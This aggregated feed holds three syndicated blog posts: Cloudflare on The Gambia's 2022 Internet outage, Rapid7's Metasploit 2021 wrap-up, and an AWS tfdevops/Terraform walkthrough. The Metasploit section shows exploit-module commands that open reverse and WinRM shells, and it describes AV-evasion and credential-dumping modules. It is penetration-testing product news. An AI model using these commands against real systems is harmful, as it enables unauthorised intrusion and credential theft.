How The Gambia lost access to the Internet for more than 8 hours

Post Syndicated from David Belson original https://blog.cloudflare.com/the-gambia-without-internet/

How The Gambia lost access to the Internet for more than 8 hours

How The Gambia lost access to the Internet for more than 8 hours

Internet outages are more common than most people think, and may be caused by misconfigurations, power outages, extreme weather, or infrastructure damage. Note that such outages are distinct from state-imposed shutdowns that also happen all too frequently, generally used to deal with situations of unrest, elections or even exams.

On the morning of January 4, 2022, citizens of The Gambia woke up to a country-wide Internet outage. Gamtel (the main state-owned telecommunications company of the West Africa country), announced that it happened due to “technical issues on the backup links” — we elaborate more on this below.


Cloudflare Radar shows that the outage had a significant impact on Internet traffic in the country and started after 01:00 UTC (which is the same local time), lasting until ~09:45 — a disruption of over 8 hours.

How The Gambia lost access to the Internet for more than 8 hours


Looking at  BGP (Border Gateway Protocol) updates from Gambian ASNs around the time of the outage, we see a clear spike at 01:10 UTC. These update messages are BGP signaling that the Gambian ASNs are no longer routable.

How The Gambia lost access to the Internet for more than 8 hours

It is important to know that BGP is a mechanism to exchange routing information between autonomous systems (networks) on the Internet. The routers that make the Internet work have huge, constantly updated lists of the possible routes that can be used to deliver every network packet to their final destinations. Without BGP, the Internet routers wouldn’t know what to do, and the Internet wouldn’t work. As we saw in our blog post in 2021 about how Facebook disappeared from the Internet, the Internet is literally a network of networks, and it’s bound together by BGP.


The Gambia’s Internet access is solely dependent on a single provider, Gamtel. Because The Gambia’s international Internet connectivity via the ACE submarine cable was unavailable, it was reliant on the “backup links” referenced above – terrestrial connectivity via Senegal and the provider Sonatel. This is visible in BGP data. If we look at the ASNs that are allocated to networks in The Gambia (AS25250, AS37309, AS37503, AS37552, AS37524, AS37323, AS328488, AS328140), and put those into a regular expression on BGP routing tools like route-views as so:

route-views>show ip bgp regexp .*_(25250|37309|37503|37552|37524|37323|328488|328140)

We are able to see all the possible upstream ASN paths from these networks to the rest of the Internet.

Looking at the “Path” results, we see that AS8346 (Sonatel) and AS25250 (Gamtel) are in the path for all the Gambian networks.

How The Gambia lost access to the Internet for more than 8 hours

Visualized, you can see the dependency on this network path for The Gambia’s Internet access.

How The Gambia lost access to the Internet for more than 8 hours

No interruptions were seen in Sonatel (AS8346), so this indicates that the single network path between Sonatel and Gamtel (AS25250) is a critical point for connectivity. A failure in either of these networks could result in The Gambia going offline again.

Yesterday’s outage in The Gambia outage illustrates something we frequently reference here in the blog: the Internet is literally a network of networks. A significant amount of  Internet traffic is carried by a complex network of undersea fiber-optic cables that connect countries and continents — all the cable systems used have landing points in two or more countries. So a problem in one country can easily affect others.

Going back to The Gambia, Gamtel explained in a January 5, 2022, press release that there was “a primary link failure at ACE” — the cable system that serves 24 countries, from Europe to Africa. “The ACE cable repair is expected to be completed in mid-January, 2022,” explained the company.

How The Gambia lost access to the Internet for more than 8 hours


The full ACE (Africa Coast to Europe) submarine cable system. From NSRC

The “backup failure” here was “due to a faulty card at Toubakota, in Senegal”. That problem affects “both the Karang and Seleti links [points of cable connections from Senegal to The Gambia] as both North and South links converges there”. “Thus, the reason for the complete isolation on the Sonatel link”, concludes Gamtel.

Recognizing the critical importance of reliable Internet connectivity, The Gambia Public Utilities Regulatory Authority also issued a statement noting “The Authority, operators, MOICI, and the Government are exploring other options of making sure that the Gambia has a second fibre cable backup considering the impact that these failures are having on our national security, economy, and social activities.”

Metasploit 2021 Annual Wrap-Up

Post Syndicated from Spencer McIntyre original https://blog.rapid7.com/2022/01/05/metasploit-2021-annual-wrapup/

Metasploit 2021 Annual Wrap-Up

As 2022 kicks off, we now have another year in the books. Like years past, 2021 brought some surprises and had its share of celebrity vulnerabilities and recurring trends. Let’s highlight some statistics!

Quick stats

  • 651 merged pull requests from 113 users
  • 184 new modules
    • 102 exploits, 45 post, 32 auxiliary, 3 payload, and 2 evasion
  • 1 Metasploit Community CTF hosted
    • 1,501 users registered across 727 teams
    • 18 total challenges
    • 1,264 correct challenge submissions

URI support

As of Metasploit 6.1.4, users can now supply URI strings as arguments to the run command to specify RHOST values and option values at once:

use exploit/linux/postgres/postgres_payload
run postgres://administrator:[email protected] lhost=192.168.123.1 lport=5000

This new workflow will not only make it easier to use reverse-i-search with CTRL+R in Metasploit’s console — it will also make it easier to share cheat sheets among pentesters. Support includes HTTP, MySQL, PostgreSQL, SMB, SSH, and more; check out the full announcement post.

Sessions without payloads

Metasploit 2021 Annual Wrap-Up

AV evasion is a hard problem that’s not going to be solved in the foreseeable future. Payloads are caught in a variety of ways by a variety of AVs. One sustainable approach Metasploit is attempting to take is to enable users to leverage sessions that don’t require payload code to be running on the target. While not always a feasible solution, when it is, it can be quite reliable.

Earlier in 2021, community member smashery took on a large effort to enable Metasploit users to obtain interactive command shell sessions using Microsoft’s WinRM. The result is an improvement that enables the scanner/winrm/winrm_login module to open a command shell session without having uploaded a payload to the target. This session can then of course be used with post modules that are compatible with shell payloads.

msf6 auxiliary(scanner/winrm/winrm_login) > run username=Administrator password=pass rhost=192.168.123.15

[!] No active DB -- Credential data will not be saved!
[+] 192.168.123.15:5985 - Login Successful: WORKSTATION\Administator:pass
[*] Command shell session 4 opened (192.168.123.1:50321 -> 192.168.123.15:5985 ) at 2021-12-17 14:14:25 +0000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

In a similar vein, Metasploit has for a while now had the ability to open command shell sessions from the scanner/ssh/ssh_login module. These command shell sessions could also be used with post modules that didn’t require full Meterpreter sessions. However, one notable feature that SSH servers did not support until 2021 was the ability to port-forward over these connections. Last year saw improvements to Metasploit’s handling of SSH sessions that enable both standard port forwarding (for client connections) and reverse port forwarding (for server connections). Being fully wired into Metasploit, so to speak, means users can forward connections over them using the route command in the same way they can with Meterpreter sessions.

We hope these new capabilities provide users with more options to perform their testing from Metasploit while keeping payloads entirely out of memory.

Evasion modules

Evasion modules are one of Metasploit’s most infrequently added types, but they are certainly noteworthy when they are added. Last year saw two such modules added, both targeting Windows executables. The first module, based on Johnny Shaw’s work, implemented Process Herpaderping. This novel technique obfuscates the payload’s main logic from security products. This technique was effective for a few months but was ultimately added as a detection to Windows Defender.

Another evasion module added this year was kensh1ro’s syscall module. Using direct system calls is a popular technique to evade user-mode analysis hooks, and this module brings the capability to Metasploit, too.

RDLL exploit improvements

Last year, the post exploit library used by quite a few Windows local exploits saw a great improvement that reduced code reuse and laid the foundation to randomize the target process used to host the injected DLL. Prior to this, most exploits would start notepad using a piece of template code that would then load the RDLL and, when successful, execute the payload. This often led to the notepad process making network calls, which is pretty easily identified as malicious behavior. Instead, these modules will now randomly select a binary from a list and automatically start a process of the correct architecture. No more notepad instances making network calls from exploits. Currently, the new implementation will randomly select between msiexec and netsh, both of which are widely available across Windows versions and are less likely to be identified when making network connections.

Kubernetes support

It’s safe to say that cloud computing is here to stay. Metasploit added the first modules that target the Kubernetes platform. The first module is an auxiliary module that is capable of enumerating namespace, pod, and secret information. Following up on that is an exploit module that, when provided the necessary credentials, can execute a payload within a pod. In a similar vein to the previously mentioned payload-less post-exploitation capabilities, this module can also open a direct command shell session using a new, native WebSocket implementation. We hope these modules help Metasploit users who are testing these environments and look forward to expanding on the capabilities in 2022.

Session validation

Being a framework, Metasploit offers a variety of payloads and session types. Unfortunately, not every payload yields a session type with the same capabilities (e.g. the PHP Meterpreter does not offer Kiwi). This can be very confusing for users as they’re attempting to use various post modules and Meterpreter commands. Last year, Metasploit improved the way this is handled and now offers concise error messages when certain capabilities are missing or can’t be performed with a particular session type. Now running a Meterpreter command that’s either unsupported or provided by an extension that hasn’t been loaded will be reported as such.

meterpreter > creds_all
[-] The "creds_all" command requires the "kiwi" extension to be loaded (run: `load kiwi`)
meterpreter > load kiwi
Loading extension kiwi...
[-] Failed to load extension: The "kiwi" extension is not supported by this Meterpreter type (python/osx)
[-] The "kiwi" extension is supported by the following Meterpreter payloads:
[-]   - windows/x64/meterpreter*
[-]   - windows/meterpreter*

Improved SMB capture server

SMB1 has not been enabled by default in Windows 10 since 2017. Last year, Metasploit began the long process of updating the SMB server capabilities to work with the modern SMB 2 and SMB 3 versions. The first milestone allowed the capture server (auxiliary/server/capture/smb) that collects authentication information from incoming client connections to be upgraded to support incoming connections from SMB 2 and SMB 3 clients. Today, the capture server can be used with modern versions for Windows, in their default configuration.

New module highlights

  • exploits/windows/http/exchange_proxylogon_rce – This was the first of two high-profile Exchange RCEs added to Metasploit and highlighted the need for administrators to stay on top of patching their on premises Exchange servers or migrate.
  • exploit/multi/http/git_lfs_clone_command_exec – This exploit brought along with it new capabilities for Metasploit to act as a malicious Git server. This opens the door for future modules to exploit similar vulnerabilities.
  • [exploits/linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe])(https://github.com/rapid7/metasploit-framework/pull/15567) eBPF has been a popular target for Linux LPEs this year. This particular exploit, based on @chompie1337’s original research was particularly valuable due to the number of platforms it affected as well as its reliability. Speaking of reliability…
  • exploits/linux/local/sudo_baron_samedit – Being January 2022, this particular celebrity vulnerability seems like old news. At the time, however, it gained quite a bit of attention, as it was in the ever-prevalent sudo utility. One quality that made this exploit particularly valuable was that there is no risk of system instability while exploiting it. This will likely remain a go-to exploit for users needing to escalate on Linux systems in years to come.
    auxiliary/gather/windows_secrets_dump – While not technically a new module, this particular entry saw a massive improvement in its addition of support for targeting Domain Controllers. This was a monumental effort that included a foundation that also makes it easier for modules to run attacks over DCERPC (think PrintNightmare and ZeroLogon).
  • exploit/multi/http/cve_2021_35464_forgerock_openam – Any unauthenticated RCE in an application that’s intended to be an IAM solution is worth calling out.
  • post/windows/gather/credentials/windows_sam_hivenightmare – This was another highly reliable privilege escalation technique that could be used to recover sensitive files on Windows systems. The module’s implementation performs the entire operation in memory using Meterpreter with spawning new processes or dropping artifacts to disk, making it a very stealthy approach.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Monitor AWS resources created by Terraform in Amazon DevOps Guru using tfdevops

Post Syndicated from Harish Vaswani original https://aws.amazon.com/blogs/devops/monitor-aws-resources-created-by-terraform-in-amazon-devops-guru-using-tfdevops/

This post was written in collaboration with Kapil Thangavelu, CTO at Stacklet


Amazon DevOps Guru is a machine learning (ML) powered service that helps developers and operators automatically detect anomalies and improve application availability. DevOps Guru utilizes machine learning models, informed by years of Amazon.com and AWS operational excellence to identify anomalous application behavior (e.g., increased latency, error rates, resource constraints) and surface critical issues that could cause potential outages or service disruptions. DevOps Guru’s anomaly detectors can also proactively detect anomalous behavior even before it occurs, helping you address issues before they happen; insights provide recommendations to mitigate anomalous behavior.

When you enable DevOps Guru, you can configure its coverage to determine which AWS resources you want to analyze. As an option, you can define the coverage boundary by selecting specific AWS CloudFormation stacks. For each stack you choose, DevOps Guru analyzes operational data from the supported resources to detect anomalous behavior. See Working with AWS CloudFormation stacks in DevOps Guru for more details.

For Terraform users, Stacklet developed an open-source tool called tfdevops, which converts Terraform state to an importable CloudFormation stack, which allows DevOps Guru to start monitoring the encapsulated AWS resources. Note that tfdevops is not a tool to convert Terraform into CloudFormation. Instead, it creates the CloudFormation stack containing the imported resources that are specified in the Terraform module and enables DevOps Guru to monitor the resources in that CloudFormation stack.

In this blog post, we will explain how you can configure and use tfdevops, to easily enable DevOps Guru for your existing AWS resources created by Terraform.

Solution overview

tfdevops performs the following steps to import resources into Amazon DevOps Guru:

  • It translates terraform state into an AWS CloudFormation template with a retain deletion policy
  • It creates an AWS CloudFormation stack with imported resources
  • It enrolls the stack into Amazon DevOps Guru

For illustration purposes, we will use a sample serverless application that includes some of the components DevOps Guru and tfdevops supports. This application consists of an Amazon Simple Queue Service (SQS) queue, and an AWS Lambda function that processes messages in the SQS queue. It also includes an Amazon DynamoDB table that the Lambda function uses to persist or to read data, and an Amazon Simple Notification Service (SNS) topic to where the Lambda function publishes the results of its processing. The following diagram depicts our sample application:

The architecture diagram shows a sample application containing an Amazon SQS queue, an AWS Lambda function, an Amazon SNS topic and an Amazon DynamoDB table.

Prerequisites

Before getting started, make sure you have these prerequisites:

Walkthrough

Follow these steps to monitor your AWS resources created with Terraform templates by using tfdevops:

  1. Install tfdevops following the instructions on GitHub
  2. Create a Terraform module with the resources supported by tfdevops
  3. Deploy the Terraform to your AWS account to create the resources in your account

Below is a sample Terraform module to create a sample AWS Lambda function, an Amazon DynamoDB table, an Amazon SNS topic and an Amazon SQS queue.

# IAM role for the lambda function
resource "aws_iam_role" "lambda_role" {
 name   = "iam_role_lambda_function"
 assume_role_policy = <<EOF
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Action": "sts:AssumeRole",
      "Principal": {
        "Service": "lambda.amazonaws.com"
      },
      "Effect": "Allow",
      "Sid": ""
    }
  ]
}
EOF
}

# IAM policy for logging from the lambda function
resource "aws_iam_policy" "lambda_logging" {

  name         = "iam_policy_lambda_logging_function"
  path         = "/"
  description  = "IAM policy for logging from a lambda"
  policy = <<EOF
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Action": [
        "logs:CreateLogGroup",
        "logs:CreateLogStream",
        "logs:PutLogEvents"
      ],
      "Resource": "arn:aws:logs:*:*:*",
      "Effect": "Allow"
    }
  ]
}
EOF
}

# Policy attachment for the role
resource "aws_iam_role_policy_attachment" "policy_attach" {
  role        = aws_iam_role.lambda_role.name
  policy_arn  = aws_iam_policy.lambda_logging.arn
}

# Generates an archive from the source
data "archive_file" "default" {
  type        = "zip"
  source_dir  = "${path.module}/src/"
  output_path = "${path.module}/myzip/python.zip"
}

# Create a lambda function
resource "aws_lambda_function" "basic_lambda_function" {
  filename                       = "${path.module}/myzip/python.zip"
  function_name                  = "basic_lambda_function"
  role                           = aws_iam_role.lambda_role.arn
  handler                        = "index.lambda_handler"
  runtime                        = "python3.8"
  depends_on                     = [aws_iam_role_policy_attachment.policy_attach]
}

# Create a DynamoDB table
resource "aws_dynamodb_table" "sample_dynamodb_table" {
  name           = "sample_dynamodb_table"
  hash_key       = "sampleHashKey"
  billing_mode   = "PAY_PER_REQUEST"

  attribute {
    name = "sampleHashKey"
    type = "S"
  }
}

# Create an SQS queue
resource "aws_sqs_queue" "sample_sqs_queue" {
  name          = "sample_sqs_queue"
}

# Create an SNS topic
resource "aws_sns_topic" "sample_sns_topic" {
  name = "sample_sns_topic"
}
  1. Run tfdevops to convert to CloudFormation template, deploy the stack and enable DevOps Guru

The following command generates a CloudFormation template locally from a Terraform state file:

tfdevops cfn -d ~/path/to/terraform/module --template mycfn.json --resources importable-ids.json

The following command deploys the CloudFormation template, creates a CloudFormation stack, imports resources, and activates DevOps Guru on the stack:

tfdevops deploy --template mycfn.json --resources importable-ids.json

  1. After tfdevopsfinishes the deployment, you can already see the stack in the CloudFormation dashboard.

CloudFormation dashboard showing the stack, GuruStack, created by tfdevops

tfdevops imports the existing resources in the Terraform module into AWS CloudFormation. Note, that these are not new resources and would have no additional cost implications for the resources itself. See Bringing existing resources into CloudFormation management to learn more about importing resources into CloudFormation.

Resources view for GuruStack listing the imported resources in GuruStack

  1. Your stack also appears at the DevOps Guru dashboard, indicating that DevOps Guru is monitoring your resources, and will alarm in case it detects anomalous behavior. Insights are co-related sequence of events and trails, grouped together to provide you with prescriptive guidance and recommendations to root-cause and resolve issues more quickly. See Working with insights in DevOps Guru to learn more about DevOps Guru insights.

Amazon DevOps Guru Dashboard displays the system health summary and system health overview of each CloudFormation stack. GuruStack is marked as healthy with 0 reactive insights and 0 proactive insights.

Note that when you use the tfdevops tool, it automatically enables DevOps Guru on the imported stack.

Amazon DevOps Guru Analyze resources displays the analysis coverage option selected. GuruStack is the selected stack for analysis

  1. Clean up – delete the stack

CloudFormation Stacks menu showing GuruStack as selected. The stack can be deleted by pressing the Delete button.

Conclusion

This blog post demonstrated how to enable DevOps Guru to monitor your AWS resources created by Terraform. Using the Stacklet’s tfdevops tool, you can create a CloudFormation stack from your Terraform state, and use that to define the coverage boundary for DevOps Guru. With that, if your resources have unexpected or unusual behavior, DevOps Guru will notify you and provide prescriptive recommendations to help you quickly fix the issue.

If you want to experiment DevOps Guru, AWS offers a free tier for the first three months that includes 7,200 AWS resource hours per month for free on each resource group A and B. Also, you can Estimate Amazon DevOps Guru resource analysis costs from the AWS Management Console. This feature scans selected resources to automatically generate a monthly cost estimate. Furthermore, refer to Gaining operational insights with AIOps using Amazon DevOps Guru to learn more about how DevOps Guru helps you increase your applications’ availability, and check out this workshop for a hands-on walkthrough of DevOps Guru’s main features and capabilities. To learn more about proactive insights, see Generating DevOps Guru Proactive Insights for Amazon ECS. To learn more about anomaly detection, see Anomaly Detection in AWS Lambda using Amazon DevOps Guru’s ML-powered insights.

About the authors

Harish Vaswani

Harish Vaswani is a Senior Cloud Application Architect at Amazon Web Services. He specializes in architecting and building cloud native applications and enables customers with best practices in their cloud journey. He is a DevOps and Machine Learning enthusiast. Harish lives in New Jersey and enjoys spending time with this family, filmmaking and music production.

Rafael Ramos

Rafael is a Solutions Architect at AWS, where he helps ISVs on their journey to the cloud. He spent over 13 years working as a software developer, and is passionate about DevOps and serverless. Outside of work, he enjoys playing tabletop RPG, cooking and running marathons.

CredNinja – Test Credential Validity of Dumped Credentials or Hashes

